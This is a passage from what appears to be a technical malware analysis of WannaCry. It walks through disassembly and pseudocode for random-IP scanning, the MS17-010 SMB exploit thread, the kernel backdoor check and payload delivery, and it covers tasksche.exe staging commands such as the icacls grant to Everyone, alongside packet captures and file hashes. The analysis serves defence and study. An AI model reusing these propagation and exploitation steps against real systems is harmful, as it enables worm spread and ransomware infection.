


Figure 22 – GEN\_RANDOM

GEN\_RANDOM is then used to generate a random IPv4 address. It first generates a random number less than 255. It checks to see if the random number is less than 224 and not 127. Otherwise, it loops back and generates a new number. Since this number is used as the first octet, it appears to be avoiding multicast targets. See figure 23.




Figure 23 – Random IPv4 Address Generation

Then 3 more random numbers less than 255 are generated to complete the random IPv4 address generation. Then the program tries to establish a TCP connection over port 445 to see if it is a potential target for the SMB vulnerability. See figure 24.

```

00407908 call    GEN_RANDOM
0040790D xor     edx, edx
0040790F mov     ecx, 0FFh
00407914 div     ecx, ecx
00407916 mov     ebx, edx
00407918 call    GEN_RANDOM
0040791D xor     edx, edx
0040791F mov     ecx, 0FFh
00407924 div     ecx, ecx
00407926 lea     eax, [esp+128h+Dest]
0040792A push    edx
0040792B mov     edx, [esp+12Ch+var_110]
0040792F push    ebx
00407930 push    edx
00407931 push    ebp
00407932 push    offset aD_D_D_D ; "%d.%d.%d.%d"
00407937 push    eax
00407938 call    ds:sprintf
0040793E add     esp, 18h
00407941 lea     ecx, [esp+128h+Dest]
00407945 push    ecx
00407946 call    inet_addr
0040794B push    eax
0040794C call    SOCKET_CONNECT
00407951 add     esp, 4
00407954 test    eax, eax
00407956 jle     loc_407A04

```

```

004074A2 push    445 ; hostshort
004074A7 mov     word ptr [esp+12Ch+name.sa_data+0Ch], ax
004074AC mov     [esp+12Ch+argp], edi
004074B0 mov     dword ptr [esp+12Ch+name.sa_data+2], ecx
004074B4 mov     [esp+12Ch+name.sa_family], 2
004074B8 call    htons
004074C0 push    IPPROTO_TCP ; protocol
004074C2 push    edi ; type
004074C3 push    2 ; af
004074C5 mov     word ptr [esp+134h+name.sa_data], ax
004074CA call    socket
004074CF mov     esi, eax
004074D1 cmp     esi, 0FFFFFFFFh
004074D4 jnz     short loc_4074E1

```

Figure 24 – Attempt TCP port 445 Connection to Randomly Generated IP

## EXPLOITATION

If the connection is successful, the primary exploit thread is spawned against the target. It is also interesting to note that a loop was identified encapsulating the connection routine and exploitation thread. If a potential target is identified, it tries to connect and exploit all targets on the /24 range. The code shown in figure 25 shows that the last octet (currently stored in edi) serves as a loop counter. We also observe a 60-minute timeout in the event the exploitation thread fails.

```

004079A5 push    0
004079A7 push    0
004079A9 push    esi
004079AA push    offset EXPLOIT
004079AF push    0
004079B1 push    0
004079B3 call    ds:beginthreadex
004079B9 mov     esi, eax
004079BB add     esp, 18h
004079BE test    esi, esi
004079C0 jz     short loc_4079ED

```

```

004079C2 push    3600000 ; dwMilliseconds
004079C7 push    esi ; hHandle
004079C8 call    ds:WaitForSingleObject
004079CE cmp     eax, 102h
004079D3 jnz     short loc_4079DE

```

```

004079ED
004079ED loc_4079ED:
004079ED inc     edi
004079EE cmp     edi, 0FFh
004079F4 jl     loc_407971

```

Figure 25 – Spawn Exploit Thread Against Targets in /24 Range



The exploit thread infects other systems via MS17-010. The high-level operation of this thread is shown here:

```
// cp = target in dotted decimal notation
int port = 445;
if(ATTEMPT_MS17_010(cp, port)) // Send SMB Packets; Return true if STATUS_INSUFF_SERVER_RESOURCES
{
    for(int i = 0; i < 5; i++)
    {
        Sleep(3000); // Wait 3 seconds
        if(!IS_KERNELBACKDOOR_PRESENT(cp, 1, port)) // Return true if STATUS_INVALID_PARAMETER
            INSTALL_KERNELBACKDOOR(cp, port); // Send Kernel Backdoor Shellcode
        else
            break;
    }
}
if(IS_KERNELBACKDOOR_PRESENT(cp, 1, 445)) // Verify backdoor presence before sending payload
    SEND_RANSOMWARE_PAYLOAD(cp, 1, 445); // Base64 encoded ransomware launcher payload
```

The exploit thread first checks to see if the target is potentially vulnerable to MS17-010 by sending specially crafted SMB Packets. As shown in figure 26, we named this function ATTEMPT\_MS17\_010().

00407564	push	10h	; Count
00407566	push	eax	; in
00407567	call	inet_ntoa	
0040756C	lea	ecx, [esp+110h+Dest]	
00407570	push	eax	; Source
00407571	push	ecx	; Dest
00407572	call	ds:strncpy	
00407578	lea	edx, [esp+118h+Dest]	
0040757C	push	445	; hostshort
00407581	push	edx	; cp
00407582	call	ATTEMPT_MS17_010	
00407587	mov	esi, ds:Sleep	
0040758D	add	esp, 14h	
00407590	test	eax, eax	
00407592	jz	short loc_4075D4	

Figure 26 – ATTEMPT\_MS17\_010 Function Call

The function attempts to establish an IPC\$ connection, as shown in figure 27. The SMB packets are hard-coded buffers in the ransomware's .data section. Figure 28 illustrates an example.

192.168.43.129	192.168.43.128	SMB	150 Tree Connect AndX Request, Path: \\192.168.56.20\IPC\$
192.168.43.128	192.168.43.129	SMB	114 Tree Connect AndX Response

Figure 27 – IPC\$ Connection




Figure 28 – ATTEMPT\_MS17\_010 Sending SMB Packets

After sending a series of SMB packets, the malware assesses the target's susceptibility to MS17-010 by checking the SMB Trans response packets for an NT Response value of 0xC0000205, STATUS\_INSUFF\_SERVER\_RESOURCES. See figures 29 and 30.




Figure 29 – Checking for STATUS\_INSUFF\_SERVER\_RESOURCES

559	377.321461	192.168.43.128	192.168.43.129	SMB	93 Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
630	380.228035	192.168.43.128	192.168.43.129	SMB	101 Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES

NetBIOS Session Service					
SMB (Server Message Block Protocol)					
SMB Header					
Server Component: SMB					
[Response to: 558]					
[Time from request: 0.000190000 seconds]					
SMB Command: Trans (0x25)					
NT Status: STATUS_INSUFF_SERVER_RESOURCES (0xc0000205)					
> Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity					
> Flags2: 0x6801, Error Code Type, Execute-only Reads, Extended Security Negotiation, Long Names Allowed					

*Figure 30 – SMB Response Suggesting MS17-010 Vulnerable*

If the STATUS\_INSUFF\_SERVER\_RESOURCES response is detected, then the malware enters the loop where it tries to install a kernel-level backdoor up to five times. If the installation is successful, then it breaks out of the loop to prep payload delivery. The malware bypasses this loop if the STATUS\_INSUFF\_SERVER\_RESOURCES is not returned. However, it still checks to see the kernel-level backdoor is already staged on the target so the malware can hijack it for payload delivery. If not, then the exploitation thread terminates. See figure 31.




Figure 31 – Attempt to Send Payload via Kernel Backdoor

The function `IS_KERNELBACKDOOR_PRESENT` sends a series of special SMB packets, which we call the kernel backdoor knocks, to see if a backdoor is present. If the target responds with `STATUS_INVALID_PARAMETER` in the SMB Trans response packet, then the malware presumes there is a kernel backdoor. See figures 32 and 33.




Figure 32 – `IS_KERNELBACKDOOR_INSTALLED`

858 385.283690	192.168.43.128	192.168.43.129	SMB	146 Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
Internet Protocol Version 4, Src: 192.168.43.128, Dst: 192.168.43.129				
Transmission Control Protocol, Src Port: 445, Dst Port: 49949, Seq: 675, Ack: 69271, Len: 92				
NetBIOS Session Service				
SMB (Server Message Block Protocol)				
SMB Header				
Server Component: SMB				
SMB Command: Trans2 (0x32)				
NT Status: STATUS_INVALID_PARAMETER (0xc000000d)				

Figure 33 – SMB Response Suggesting Presence of the Kernel Backdoor

The code carefully calls `IS_KERNELBACKDOOR_PRESENT` to ensure the backdoor was installed successfully. It is presumed since it is a kernel level backdoor, that it can cause instability in the target if a backdoor installation attempt is executed on an already compromised system. The malware does not send the payload unless the backdoor is detected via the SMB knock. The `SEND_RANSOMWARE_PAYLOAD` function packages the launcher as a dll in base64 encoded format. This launcher.dll is then transferred over SMB for the kernel backdoor to inject and execute into kernel space on the new victim. Figure 34 shows a snippet of the payload being built in `SEND_RANSOMWARE_PAYLOAD`. Figure 35 shows a snippet of the base64 encoded payload in transit.

```

mov     ecx, 308
mov     esi, offset ah5dh0rqsynfeb ; "h5DH0RqsyNfEbXNTxRz1a1zNFWz0bB4fqzrdNNF"...
mov     edi, offset unk_44C344
mov     dword_44C330, 0B0000000h
mov     dword_44C334, 3F43A905h
mov     word_44C338, ax
mov     dword_44C33C, edx
mov     dword_44C340, 4D1h
rep     movsd

```

Figure 34 – SEND\_RANSOMWARE\_PAYLOAD Prepping Payload

	890 385.369388	192.168.43.129	192.168.43.128	SMB	2747 Trans2 Secondary Request[Malformed Packet][TCP segment of a reassembled PDU]
	Setup Count: 72				
	Reserved: 71				
	Byte Count (BCC): 28217				
>	[Malformed Packet: SMB]				
0000	00 0c 29 0a c9 e4 00 0c	29 2d 24 72 08 00 45 00	..). .... )-\$r..E.		
0010	00 00 35 ac 40 00 80 06	00 00 c0 a8 2b 81 c0 a8	..S.@... ..+...		
0020	2b 80 c3 1d 01 bd 24 8d	8b 8a 53 33 31 9f 50 18	+.....\$. ..S31.P.		
0030	08 02 d8 58 00 00 61 44	61 72 68 7a 44 69 59 64	...X...aD arhzDiYd		
0040	30 39 75 32 7a 39 41 37	6d 64 4d 55 72 67 6a 37	09u2z9A7 mdHUrj7		
0050	33 73 66 59 35 37 2f 4a	73 39 4d 62 67 4c 4f 6f	3sfY57/J s9MbgLOo		
0060	79 51 44 48 6f 53 54 47	59 67 4c 35 6f 4e 4b 44	yQDHoSTG YgL5oNKD		

Figure 35 – Sample Packet of Payload in Transit

## TASKSCHE.EXE

### TASKSCHE OVERVIEW

Tasksche.exe is extracted from the main dropper's resource section. Tasksche.exe is responsible for checking for:

- Checking for an existing WannaCry infection
- Selecting bitcoin payment addresses
- Modifying security descriptors
- Extracting the helper files from its resource section (XIA.zip)
- Decrypting and executing the code used for actual file encryption
- Spawning the @WannaDecryptor@ process

Figure 36 presents the static file information for the sample we analyzed.

<b>File Name</b>	tasksche.exe
<b>MD5</b>	84c82835a5d21bbcf75a61706d8ab549
<b>SHA-1</b>	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
<b>SHA-256</b>	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
<b>SHA-512</b>	90723a50c20ba3643d625595fd6be8dcf88d70ff7f4b4719a88f055d5b3149a4231018ea30d375171507a147e59f73478c0c27948590794554d031e7d54b7244
<b>CRC32</b>	4022FCAA
<b>Imphash</b>	68f013d7437aa653a8a98a05807afeb1
<b>Compile Time</b>	2010-11-20 01:05:05
<b>Ssdeep</b>	98304:QqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3x:QqPe1Cxcxk3ZAEUadzR8yc4gB
<b>File Type</b>	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
<b>File Size</b>	3.4mb
<b>PEiD Signatures</b>	Armadillo v1.71
<b>Version Information</b>	
<b>LegalCopyright</b>	\xa9 Microsoft Corporation. All rights reserved.
<b>InternalName</b>	diskpart.exe
<b>FileVersion</b>	6.1.7601.17514 (win7sp1_rtm.101119-1850)
<b>CompanyName</b>	Microsoft Corporation
<b>ProductName</b>	Microsoft© Windows© Operating System
<b>ProductVersion</b>	6.1.7601.17514
<b>FileDescription</b>	DiskPart
<b>OriginalFilename</b>	diskpart.exe
<b>Translation</b>	0x0409 0x04b0




Figure 36 – tasksche.exe Static File Information

Figure 37 shows the high-level operation of tasksche at runtime.




Figure 37 – Tasksche Operational Overview

## TASKSCHE CODE ANALYSIS

Upon execution, tasksche first checks for an existing WannaCry infection by attempting to obtain a handle to the following mutex, where %d is a random integer:

Global\\MsWinZonesCacheCounterMutexA%d

If OpenMutex fails, it loops through 60 iterations trying to get the Mutex handle. See figure 38. This process does not install the mutex. That is the responsibility of the @WannaDecryptor@ process discussed later.



```

00401EFF 00401EFF ; Attributes: bp-based frame
00401EFF sub_401EFF proc near
00401EFF Dest= byte ptr -64h
00401EFF arg_0= dword ptr 8
00401EFF
00401EFF push ebp
00401F00 mov ebp, esp
00401F02 sub esp, 64h
00401F05 push esi
00401F06 push 0
00401F08 push offset aGlobalHswinzon ; "Global\\HswinZonesCacheCounterMutexA"
00401F0D lea eax, [ebp+Dest]
00401F10 push offset aSD ; "%s%d"
00401F15 push eax ; Dest
00401F16 call ds:sprintf
00401F1C xor esi, esi
00401F1E add esp, 10h
00401F21 cmp [ebp+arg_0], esi
00401F24 jle short loc_401F4C

00401F26 loc_401F26:
00401F26 lea eax, [ebp+Dest]
00401F29 push eax ; lpName
00401F2A push 1 ; bInheritHandle
00401F2C push 100000h ; dwDesiredAccess
00401F31 call ds:OpenMutexA
00401F37 test eax, eax
00401F39 jnz short loc_401F51

00401F3B push 3E8h ; dwMilliseconds
00401F40 call ds:Sleep
00401F46 inc esi
00401F47 cmp esi, [ebp+arg_0]
00401F4A jl short loc_401F26

```

Figure 38 – Checking for Mutex

The program then executes some staging operations, where it modifies the registry, selects a bitcoin address, extracts files from XIA (located in tasksche.exe resource section), and modifies security descriptors via `icaccls`. See figure 39.

```

004020B4 004020B4 loc_4020B4:
004020B4 lea eax, [ebp+Filename]
004020B8 push eax ; lpPathName
004020BB call ds:SetCurrentDirectoryA
004020C1 push 1
004020C3 call REGISTRY
004020C8 mov [esp+6F4h+Str], offset Str ; "WNcry@2o17"
004020CF push ebx ; hModule
004020D0 call sub_401DAB
004020D5 call SELECT_BITCOIN_ADDR
004020DA push ebx ; lpExitCode
004020DB push ebx ; dwMilliseconds
004020DC push offset CommandLine ; "attrib +h ."
004020E1 call CREATE_PROCESS
004020E6 push ebx ; lpExitCode
004020E7 push ebx ; dwMilliseconds
004020E8 push offset aIcaccls_GrantEv ; "icaccls . /grant Everyone:F /T /C /Q"
004020ED call CREATE_PROCESS
004020F2 add esp, 20h
004020F5 call LinkFileIOLibrary
004020FA test eax, eax
004020FC jz short loc_402165

```

Figure 39 – Tasksche Staging Operations

As shown in figure 49, the REGISTRY function adds a copy of the worm to HKLM\\Software\\WannaCrypt0r. Code was also observed creating a pointer to the worm in the directory [root\_drive]:\\ProgramData\\Intel. Figure 41 shows the SELECT\_BITCOIN\_ADDR function select one of three hardcoded bitcoin addresses at random. The selected address is later written to the c.wnry file.

```

push     5
mov     esi, offset aSoftware ; "Software\\"
pop     ecx
lea     edi, [ebp+Dest]
rep movsd
push     20h
xor     eax, eax
and     [ebp+Buffer], al
pop     ecx
lea     edi, [ebp+var_C0]
and     [ebp+phkResult], 0
rep stosd
mov     ecx, 81h
lea     edi, [ebp+var_20B]
rep stosd
stosw
stosb
lea     eax, [ebp+Dest]
push     offset Source ; "WannaCrypt0r"
push     eax ; Dest
call     ds:wcscat
and     [ebp+var_8], 0
pop     ecx
pop     ecx
mov     edi, offset ValueName ; "wd"

```

```

loc_40115C:
